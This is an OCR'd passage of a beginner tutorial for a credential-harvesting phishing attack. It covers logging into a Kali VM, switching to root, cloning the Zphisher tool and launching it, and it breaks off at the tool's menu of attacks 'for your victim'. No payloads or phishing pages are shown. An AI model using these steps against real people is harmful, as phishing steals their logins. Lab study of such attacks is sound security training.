
The Attack (Fun Part)

Caution : For Educational and testing purpose only


After installing the virtual box and kali Linux virtual machine in the Virtual Box


We use this Linux machine to perform attacks Now the Credential Harvesting attack

Starting the virtual machine




logging in as user: kali and password: kali






Opening the CLI command line interface or terminal



switching to a super user :

A super user or a sudo user refers to the user with higher privileges than a usual user that is being an admin user having admin level access or also referred as root user

password is kali Note : do not worry u cant see the password while typing





We can see that we are changed to a root user

In order to do the attack we need a tool called Zphisher

Cloning Zphisher tool

https://github.com/htr-tech/zphisher.git
Using this url to clone the tool







Changing to the cloned directory that is zphisher by following commands

cd zphisher


Running the zphisher tool


Has it is a tool which is generally written in bash scripting
we need to use the follwoing command
./zphisher.sh which is their in the zphisher





kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/zphisher
File Actions Edit View Help
Version : 2.3.5
[-] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]
